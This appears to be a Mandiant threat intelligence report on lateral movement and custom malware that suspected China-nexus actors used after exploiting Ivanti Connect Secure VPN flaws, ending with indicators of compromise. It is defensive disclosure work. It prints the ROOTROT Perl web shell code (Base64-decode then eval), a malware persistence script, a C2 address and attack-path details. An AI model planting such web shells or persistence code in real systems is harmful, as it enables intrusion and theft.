Cutting Edge, Part 4: Ivanti Connect Secure VPN Post-Exploitation Lateral Movement Case Studies

cloud.google.com/blog/topics/threat-intelligence/ivanti-post-exploitation-lateral-movement

Mandiant

Written by: Matt Lin, Austin Larsen, John Wolfram, Ashley Pearson, Josh Murchie, Lukasz Lamparski, Joseph Pisano, Ryan Hall, Ron Craft, Shawn Chew, Billy Wong, Tyler McLellan

Since the initial disclosure of CVE-2023-46805 and CVE-2024-21887 on Jan. 10, 2024, Mandiant has conducted multiple incident response engagements across a range of industry verticals and geographic regions. Mandiant's previous blog post, Cutting Edge, Part 3: Investigating Ivanti Connect Secure VPN Exploitation and Persistence Attempts, details zero-day exploitation of CVE-2024-21893 and CVE-2024-21887 by a suspected China-nexus espionage actor that Mandiant tracks as UNC5325.

This blog post, as well as our previous reports detailing Ivanti exploitation, help to underscore the different types of activity that Mandiant has observed on vulnerable Ivanti Connect Secure appliances that were unpatched or did not have the appropriate mitigation applied.

Mandiant has observed different types of post-exploitation activity across our incident response engagements, including lateral movement supported by the deployment of open-source tooling and custom malware families. In addition, we've seen these suspected China-nexus actors evolve their understanding of Ivanti Connect Secure by abusing appliance-specific functionality to achieve their objectives.

As of April 3, 2024, a patch is readily available for every supported version of Ivanti Connect Secure affected by the vulnerabilities. We recommend that customers follow Ivanti's latest patching guidance and instructions to prevent further exploitation activity. In addition, Ivanti released a new enhanced external integrity checker tool (ICT) to detect potential attempts of malware persistence across factory resets and system upgrades and other tactics, techniques, and procedures (TTPs) observed in the wild. We also released a remediation and hardening guide, which includes recommendations.

Mandiant recommends customers run both the internal and the latest external ICT released alongside a new patch on April 3, 2024, as part of a comprehensive defense-in-depth strategy. Mandiant would like to acknowledge Ivanti for their collaboration, transparency, and ongoing support throughout this process.

Clustering and Attribution

Mandiant is tracking multiple clusters of activity exploiting CVE-2023-46805, CVE-2024-21887, and CVE-2024-21893 across our incident response investigations. In addition to suspected China-nexus espionage groups, Mandiant has also identified financially motivated actors exploiting CVE-2023-46805 and CVE-2024-21887, likely to enable operations such as crypto-mining. Since the public disclosure on Jan. 10, 2024, Mandiant has observed eight distinct clusters involved in the exploitation of one or more of these Ivanti CVEs. Of these, we are highlighting five China-nexus clusters that have conducted intrusions.

In February 2024, Mandiant identified a cluster of activity tracked as UNC5291, which we assess with medium confidence to be Volt Typhoon, targeting U.S. energy and defense sectors. The UNC5291 campaign targeted Citrix Netscaler ADC in December 2023 and probed Ivanti Connect Secure appliances in mid-January 2024, however Mandiant has not directly observed Volt Typhoon successfully compromise Ivanti Connect Secure.

UNC5221

UNC5221 is a suspected China-nexus actor that Mandiant is tracking as the only group exploiting CVE-2023-46805 and CVE-2024-21887 during the pre-disclosure time frame since early Dec. 2023. As stated in our previous blog post, UNC5221 also conducted widespread exploitation of CVE-2023-46805 and CVE-2024-21887 following the public disclosure on Jan. 10, 2024.

UNC5266

Mandiant created UNC5266 to track post-disclosure exploitation leading to deployment of Bishop Fox's SLIVER implant framework, a WARPWIRE variant, and a new malware family that Mandiant has named TERRIBLETEA. At this time, based on observed infrastructure usage similarities, Mandiant suspects with moderate confidence that UNC5266 overlaps in part with UNC3569, a China-nexus espionage actor that has been observed exploiting vulnerabilities in Aspera Faspex, Microsoft Exchange, and Oracle Web Applications Desktop Integrator, among others, to gain initial access to target environments.

UNC5330

UNC5330 is a suspected China-nexus espionage actor. UNC5330 has been observed chaining CVE-2024-21893 and CVE-2024-21887 to compromise Ivanti Connect Secure VPN appliances as early as Feb. 2024. Post-compromise activity by UNC5330 includes deployment of PHANTOMNET and TONERJAM. UNC5330 has employed Windows Management Instrumentation (WMI) to perform reconnaissance, move laterally, manipulate registry entries, and establish persistence.

Mandiant observed UNC5330 operating a server since Dec. 6, 2021, which the group used as a GOST proxy to help facilitate malicious tool deployment to endpoints. The default certificate for GOST proxy was observed from Sept. 1, 2022 through Jan. 1, 2024. UNC5330

also attempted to download Fast Reverse Proxy (FRP) from this server on Feb. 3, 2024, from a compromised Ivanti Connect Secure device. Given the SSH key reuse in conjunction with the temporal proximity of these events, Mandiant assesses with moderate confidence UNC5330 has been operating through this server since at least 2021.

UNC5337

UNC5337 is a suspected China-nexus espionage actor that compromised Ivanti Connect Secure VPN appliances as early as Jan. 2024. UNC5337 is suspected to exploit CVE-2023-46805 (authentication bypass) and CVE-2024-21887 (command injection) for infecting Ivanti Connect Secure appliances. UNC5337 leveraged multiple custom malware families including the SPAWNSNAIL passive backdoor, SPAWNMOLE tunneler, SPAWNANT installer, and SPAWNSLOTH log tampering utility. Mandiant suspects with medium confidence that UNC5337 is UNC5221.

UNC5291

UNC5291 is a cluster of targeted probing activity that we assess with moderate confidence is associated with UNC3236, also known publicly as Volt Typhoon. Activity for this cluster started in December 2023 focusing on Citrix Netscaler ADC and then shifted to focus on Ivanti Connect Secure devices after details were made public in mid-Jan. 2024. Probing has been observed against the academic, energy, defense, and health sectors, which aligns with past Volt Typhoon interest in critical infrastructure. In Feb. 2024, the Cybersecurity and Infrastructure Security Agency (CISA) released an advisory warning that Volt Typhoon was targeting critical infrastructure and was potentially interested in Ivanti Connect Secure devices for initial access.

New TTPs and Malware

Since our last blog on Ivanti exploitation, Mandiant has identified additional TTPs used by threat actors to gain access to target environments and move laterally within them. Additionally, Mandiant has identified several new code families leveraged by threat actors following the exploitation of Ivanti Connect Secure appliances. Of these code families, several are assessed to be custom malware families; however, Mandiant has also identified the use of open-source tooling, such as SLIVER and CrackMapExec.

SPAWN Malware Family

During analysis of an Ivanti Connect Secure appliance compromised by UNC5221, Mandiant discovered four distinct malware families that work closely together to create a stealthy and persistent backdoor on an infected appliance. Mandiant assesses that these malware families are designed to enable long-term access and avoid detection.

Figure 1 illustrates how the SPAWN malware family operates.




Figure 1: SPAWN malware family diagram

SPAWNANT

SPAWNANTis an installer that leverages a coreboot installer function to establish persistence for the SPAWNMOLE tunneler and SPAWNSNAIL backdoor. It hijacks a legitimate `dspkginstall` installer process and exports an `sprintf` function adding a malicious code to it before redirecting a flow back to `vsnprintf`.

SPAWNMOLE

SPAWNMOLE is a tunneler that injects into the `web` process. It hijacks the `accept` function in the `web` process to monitor traffic and filter out malicious traffic originating from the attacker. The remainder of the benign traffic is passed unmodified to the legitimate web server functions. The malicious traffic is tunneled to a host provided by an attacker in the buffer. Mandiant assesses the attacker would most likely pass a local port where SPAWNSNAIL is operating to access the backdoor.

- The malware attempts to inject itself into a process named `web`.
- The malware attempts to hijack the `accept` API from the `libc` binary within `web` process.
- The malware is specifically compiled as a PIE (Position Independent Executable) in order to use a third-party library for injection.
- The malware traffic must start with a header that contains 0xfb49e3e2 at offset 0x13 and `0x1bc38361` at offset `0x1b` of the received buffer.

SPAWNSNAIL

SPAWNSNAIL (`libdsmeeting.so`) is a backdoor that listens on localhost. It is designed to run by injecting into the `dsmdm` process (process responsible for supporting mobile device management features). It creates a backdoor by exposing a limited SSH server on localhost port 8300. We assess that the attacker uses the SPAWNMOLE tunneler to interact with SPAWNSNAIL.

SPAWNSNAIL's second purpose is to inject SPAWNSLOTH (`.liblogblock.so`) into `dslogserver`, a process supporting event logging on Connect Secure.

SPAWNSNAIL checks if its binary name is `dsmdm`; if it is running under that name, it creates two threads:

1. First thread drops a hard-coded SSH host private key to `/tmp/.dskey`, configures `libssh` to use the key, and then deletes `/tmp/.dskey`. The malware binds to localhost on port 8300.
    1. The SSH server requires public key authentication.
    2. When starting an interactive shell session, the malware prints a banner with statistics about the system. It will print the information about the release, uptime, current time, and whether SELinux is enabled. SPAWNSNAIL then executes an interactive `bash` shell.
2. The second thread injects a log tampering utility, SPAWNSLOTH (`/tmp/.liblogblock.so`), into the `dslogserver` process up to three times.

SPAWNSLOTH

SPAWNSLOTH is a log tampering utility injected into the `dslogserver` process. It can disable logging and disable log forwarding to an external syslog server when the SPAWNSNAIL backdoor is operating.

SPAWNSLOTH uses funchook to hook the `_ZN5DSLog4File3addEPKci` function (it is assumed to be a logging function of `dslogserver`). It also modifies the `g_do_syslog_servers_exist_p` symbol. This is a pointer to a global variable controlling if event logs should be forwarded to an external syslog server.

Finally, it uses interprocess communication via shared memory to communicate with the SPAWNSNAIL backdoor. SPAWNSLOTH only blocks logging when SPAWNSNAIL is running.

Getting to the Root of It

During the investigation of an Ivanti Connect Secure appliance compromised by UNC5221, Mandiant identified a new web shell we are tracking as ROOTROT. ROOTROT is a web shell written in Perl embedded into a legitimate Connect Secure `.ttc` file located at `/data/runtime/tmp/tt/setcookie.thtml.ttc` by exploiting CVE-2023-46805 and CVE-2024-21887. `setcookie.thtml.ttc` is located on a writable partition on the appliance, and the same file was abused in previous Pulse Connect Secure exploitation events involving CVE-2019-11539 and CVE-2020-8218.

Figure 2 shows the code inserted into the `setcookie.thmtl.ttc` file that contains ROOTROT. The web shell can be accessed at `/dana-na/auth/setcookie.cgi`. It parses the issued decoded Base64-encoded command and executes it with `eval`.

```
$output .=  "</body>\n\n</html>\n";
     $output .= "<!--\n";
     my $key = CGI::param('[REDACTED]');
     use MIME::Base64;
     if(defined($key)){
             my $arg=decode_base64("$key");
             eval($arg);
     }
     $output .= "-->\n";
     } };
     if ($@) {
         $error = $context->catch($@, \$output);
         die $error unless $error->type eq 'return';
     }

     return $output;
 },
```

Figure 2: Code block inserted into the `setcookie.thtml.ttc` file

During the investigation, Mandiant identified that the web shell was created on the system prior to the public disclosure of the associated CVEs on Jan. 10, 2024, indicating a more targeted attack. Defenders can detect the presence of ROOTROT by the existence of `<!--\n and -->\n` at the end of the response from /`dana-na/auth/setcookie.cgi`.

As of April 3, 2024, the latest external ICT will detect modifications to `setcookie.thtml.ttc`.

Lateral Movement Leading to vCenter Compromise

Once UNC5221 deployed ROOTROT on a Connect Secure appliance and established a foothold, they initiated network reconnaissance against the victim's network and moved laterally to a VMware vCenter server. Mandiant identified that UNC5221 first moved laterally using the vCenter web console, then later using SSH.

After moving laterally to the vCenter server, UNC5221 created a new virtual machine three times in vCenter, utilizing a naming convention consistent with other servers in the environment. Though the virtual machine creation was successful, Mandiant did not identify evidence of UNC5221 successfully running or using the virtual machine.

Following this, UNC5221 accessed the vCenter appliance using SSH and downloaded the BRICKSTORM backdoor to the appliance (`/home/vsphere-ui/vcli)`. Notably, BRICKSTORM appears to masquerade as a legitimate vCenter process, `vami-http`.

BRICKSTORM

BRICKSTORM is a Go backdoor targeting VMware vCenter servers. It supports the ability to set itself up as a web server, perform file system and directory manipulation, perform file operations such as upload/download, run shell commands, and perform SOCKS relaying. BRICKSTORM communicates over WebSockets to a hard-coded C2.

Upon execution, BRICKSTORM checks for an environment variable, `WRITE_LOG`, to determine if the file needs to be executed as a child process. If the variable returns false or is unset, it will copy the BRICKSTORM sample from `/home/vsphere-ui/vcli` to `/opt/vmware/sbin` as `vami-httpd`. It will then execute the copied BRICKSTORM sample and terminate execution.

If `WRITE_LOG` is set to true, it assumes it is running as the correct process, deletes `/opt/vmware/sbin/vami-httpd`, and continues execution.

BRICKSTORM contains a separate function called `Watcher,` which contains self-monitoring functionality. If the environment variable `WORKER` returns false or is unset, it will continue the monitoring, checking for the file `/home/vsphere-ui/vcli` and copying the contents over to

`/opt/vmware/sbin/vami-httpd`. Then, it sets the appropriate environment variables and spawns the process. The watcher process then begins monitoring the exit status of the child process.

If it finds the environment variable `WORKER` is set to `true`, it assumes it is a spawned worker process meant to execute the backdoor functionality and skips the remainder of the `Watcher` function.

BRICKSTORM communicates with the C2 using WebSockets. This sample contains a hard-coded WebSocket address of `wss://opra1.oprawh.workers[.]dev`. Additionally, it contains the following legitimate DNS over HTTPS (DoH) addresses.

```
https://9.9.9.9/dns-query
https://45.90.28.160/dns-query
https://45.90.30.160/dns-query
https://149.112.112.112/dns-query
https://9.9.9.11/dns-query
https://1.1.1.1/dns-query
https://1.0.0.1/dns-query
https://8.8.8.8/dns-query
https://8.8.4.4/dns-query
```

Figure 3: DNS over HTTPS addresses

BRICKSTORM appears to leverage a custom Go package called `wssoft`. There is no known, publicly available Go package with this name. It appears this may be the main package developed by the malware authors to perform task processing and connection handling for the malware.

Table 1 provides the four core functions provided by `wssoft`

.

Function	**Comments**
Spawning a web server	See below for accepted routes/endpoints
Command execution	Executes shell commands using `/bin/sh`
Command execution (“NoContext”)	Executes shell commands using calls to os. `Exec` likely accepts commands `run_shell` and `exit`

SOCKS relaying	Connection proxying

Table 1: `wssoft` capabilities

When the backdoor functionality is activated, it spawns a web server to handle incoming commands. It uses Gorilla/mux to handle the endpoint routing and lonnng/nex to marshal the data into JSON.

Table 2 provides the endpoints used for communications to the BRICKSTORM backdoor via POST requests.

Endpoint	**Function**
`/api/file/change-dir`	Change directory
`/api/file/delete-dir`	Deletes a directory
`/api/file/delete-file`	Deletes a file
`/api/file/mkdir`	Makes a directory (create subdirectories as necessary)
`/api/file/list-dir`	Lists directory contents
`/api/file/rename`	Renames a file
`/api/file/put-file`	File upload given a destination path, can optionally append to file
`/api/file/get-file`	File download
`/api/file/slice-up`	May upload large files in separate chunks
`/api/file/file-md5`	Calculates file MD5
`/api/file/up`	Uploads a file using a web form (includes SHA256 hashing)


`/api/file/stat`	Gets file information

Table 2: BRICKSTORM endpoints

Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

Attack Path Diagram


AD CS ESC1 Abuse
3. Create testComputer$ computer object
4. Leverage testComputer$ to request certificate for Domain Admin
5. Certificate is used to request Kerberos TGT
2. Compromise ldap-ivanti bind account
Domain Controller
1. Exploitation of CVE-2024-21893 and CVE-2024-21887
6. DC sync to pull privileged admin hashes
UNC
IVANTI CONNECT SECURE
7. Login using compromised Domain Admin account
Exchange Server
8. TONERJAM PHANTOMNET
PHANTOMNET C2
MANDIANT



AD CS ESC1 Abuse
3. Create testComputer$ computer object
4. Leverage testComputer$ to request certificate for Domain Admin
5. Certificate is used to request Kerberos TGT
2. Compromise ldap-ivanti bind account
Domain Controller
1. Exploitation of CVE-2024-21893 and CVE-2024-21887
6. DC sync to pull privileged admin hashes
UNC
IVANTI CONNECT SECURE
7. Login using compromised Domain Admin account
Exchange Server
8. TONERJAM PHANTOMNET
PHANTOMNET C2
MANDIANT

Figure 4: UNC5330 attack path diagram

Windows Certificate Template Abuse

UNC5330 used the `ldap-ivanti` account, configured on the Ivanti appliance for LDAP bind operations, to create a domain computer object, `testComputer$`. UNC5330 used the newly created `testComputer$` computer object to request a certificate from a vulnerable certificate template that provided enrollment rights to `Domain Computers`. UNC5330 requested a certificate for a domain administrator account, obtained a Kerberos TGT using the certificate, and performed DCSync attacks to obtain additional domain credentials for enabling lateral movement.

Once domain admin access was achieved, UNC5330 leveraged WMI to deploy the TONERJAM launcher and the PHANTOMNET backdoor.

WMI Event Consumers

WMI was used to perform lateral movement and establish persistence within the victim environment, primarily by creating and executing scheduled tasks that were subsequently removed. The ActiveScript event consumers performed the following:

1. Created and registered a scheduled task with trigger type 7 (started the task upon registration) to execute command with `cmd.exe`.
2. Wrote command output to a `.log` file in `C:\Windows\Temp`.
3. Deleted the scheduled task.

The behavior, as well as the naming convention used for both the WMI artifacts and output files, is consistent with a recent version of CrackMapExec that implements DCE/RPC for WMI execution that does not rely on SMB. Mandiant observed this technique being used to deploy TONERJAM and PHANTOMNET.

TONERJAM

TONERJAM is a launcher that decrypts and executes a shellcode payload, in this case PHANTOMNET, stored as an encrypted local file and decrypts it using an AES key derived from a SHA hash of the final 16 bytes of the encrypted payload. TONERJAM maintains persistence via the Run registry key or by hijacking COM objects depending on the permissions granted to it upon execution.

PHANTOMNET

PHANTOMNET is a modular backdoor that communicates using a custom communication protocol over TCP. PHANTOMNET's core functionality involves expanding its capabilities through a plugin management system. The downloaded plugins are mapped directly into

memory and executed.

SLIVER C2

During a separate intrusion, UNC5266 retrieved copies of SLIVER from a Python SimpleHTTP server hosted on the same IP address as the configured command-and-control server. The copies of SLIVER were placed in three separate locations on the compromised appliance, attempting to masquerade as legitimate system files. UNC5266 modified a `systemd`

service file to register one of the copies of SLIVER as a persistent daemon.

Path	Description
`/home/bin/netmon`	SLIVER
`/home/bin/logd`	SLIVER
`/home/runtime/logd`	SLIVER
`/home/config/logd.spec.cfg`	`systemd` service unit configuration file

Table 3: SLIVER components

Additionally, UNC5266 leveraged a WARPWIRE variant previously reported in Cutting Edge, Part 2. This variant was downloaded by UNC5266 from what Mandiant believes to be a compromised web server located in Rwanda. See Figure 18 in the Cutting Edge Part 2 blog for details on the WARPWIRE variant.

TERRIBLETEA

At a separate intrusion, UNC5266 used the same WARPWIRE sample as used in their SLIVER operation. However, instead of SLIVER, UNC5266 deployed a Go backdoor that Mandiant has named TERRIBLETEA. During this intrusion, the actor attempted to use `curl` to download the backdoor; however, logs suggest these attempts failed. Seven minutes after their last failed `curl` attempt, UNC5266 ran a `wget` request to an anonymous file sharing site: `pan.xj.hk`. UNC5266 likely uploaded TERRIBLETEA to the file-sharing site in the intervening seven minutes.

TERRIBLETEA is a Go backdoor that communicates over HTTP using XXTEA for encrypted communications. It is built using multiple open-source Go modules and has a multitude of capabilities including:

- Command execution
- Keystroke logging
- SOCKS5 proxy
- Port scanning
- File system interaction
- SQL query execution
- Screen captures
- Ability to open a new SSH session, execute commands, and upload files to a remote server. The following commands may be executed:
  - `chmod +x /tmp/.udevd`
  - `/tmp/.udevd <args>`
  - `ls -lahrt /home/`

TERRIBLETEA can take different execution paths depending on what environment it is configured for, either `linux_amd64` or `darwin_amd64`. In this instance, TERRIBLETEA is configured for the `linux_amd64` environment. The sample persists with a Bash profile script located at `/etc/profile.d/cron.sh` for persistence.

```
# Initialization script for bash and sh
# export AFS if you are in AFS environment
a=`ps -fe|grep /bin/cron |grep -v grep|wc|awk '{print$1}'`
if [ "$a" -eq 0 ]
then
/bin/cron
fi
```

Figure 5: TERRIBLETEA Bash profile script

Outlook and Implications

The activity detailed in this blog, as well as the recently published Cutting Edge, Part 3 highlighting UNC5325 targeting of Ivanti Connect Secure appliances, underscore the threat faced by edge appliances. Mandiant continues to observe China-nexus threat actors

aggressively utilizing zero-day and N-day vulnerabilities to enable their operations and target organizations across the globe.

Mandiant continues to observe a wide range of TTPs following the successful exploitation of vulnerabilities against edge appliances. As previously reported by Mandiant, China-nexus actors continue to evolve their stealth to avoid detection by defenders. While the use of open--source tooling is somewhat common, Mandiant continues to observe actors leveraging custom malware that is tailored to the appliance or environment the actor is targeting.

Indicators of Compromise (IOCs)

Host-Based Indicators (HBIs)

Filename	MD5	Description
`data.dat`	9d684815bc96508b99e6302e253bc292	PHANTOMNET
`epdevmgr.dll`	b210a9a9f3587894e5a0f225b3a6519f	TONERJAM
`libdsproxy.so`	4f79c70cce4207d0ad57a339a9c7f43c	SPAWNMOLE
